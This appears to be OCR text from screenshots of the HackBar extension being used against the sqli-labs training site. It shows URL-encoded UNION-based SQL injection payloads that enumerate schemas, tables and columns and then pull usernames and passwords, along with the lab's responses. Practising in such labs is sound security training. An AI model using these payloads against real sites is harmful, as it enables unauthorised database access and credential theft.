



HackBar for Quantum
INT
Encryption
Encoding
Other
XSS
SQL
UNION BASED
ERROR/DOUBLE QUERY
WAF BYPASS
HTML
IMP Links
Load
Split
Run
http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,(SELECT+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA),3--+-
Enable Post Data
Enable Referer
0xHEX
%URL
BASE64
string to replace
replacing string
Replace All
Welcome Dhakkan
Your Login name:information_schema
challenges
mysql
performance_schema
security
test
Your Password:3
SQLI DUMB SERI



HackBar for Quantum
INT
Encryption
Encoding
Other
XSS
SQL
UNION BASED
ERROR/DOUBLE QUERY
WAF BYPASS
HTML
IMP Links
Load
Split
Run
http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=0x7365637572697479),3--+-
Welcome Dhakkan
Your Login name:emails
referers
uagents
users
Your Password:3
SQLI DUMB SER

选数据


INT
Encryption
Encoding
Other
XSS
SQL
UNION BASED
ERROR/DOUBLE QUERY
WAF BYPASS
COLUMN COUNT
IMP Links
UNION STATEMENT
Run
BASIC Statements
Databases
Tables
Columns
Data
DIOS MySQL
DIOS PostgreSQL
DIOS MsSQL
DIOS PostgreSQL
DATA group_concat()
DATA one shot()
Enable Post Data
Enable Referer
0xHEX
%URL
BASE64
string to replace
replacing string
Replace All
Welcome Dhakkan
Your Login name:emails
referers
uagents
users
Your Password:3
SQLI DUMB SE



http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x7573657273),3--+-



http://192.168.74.128/sql_lab/Less-1/?id=-

1%27%20+UNION+ALL+SELECT+1,(SELECT+GROUP_CONCAT(id,username,password+SEPARATOR+0x3c62723e)+FROM+.users),3--+-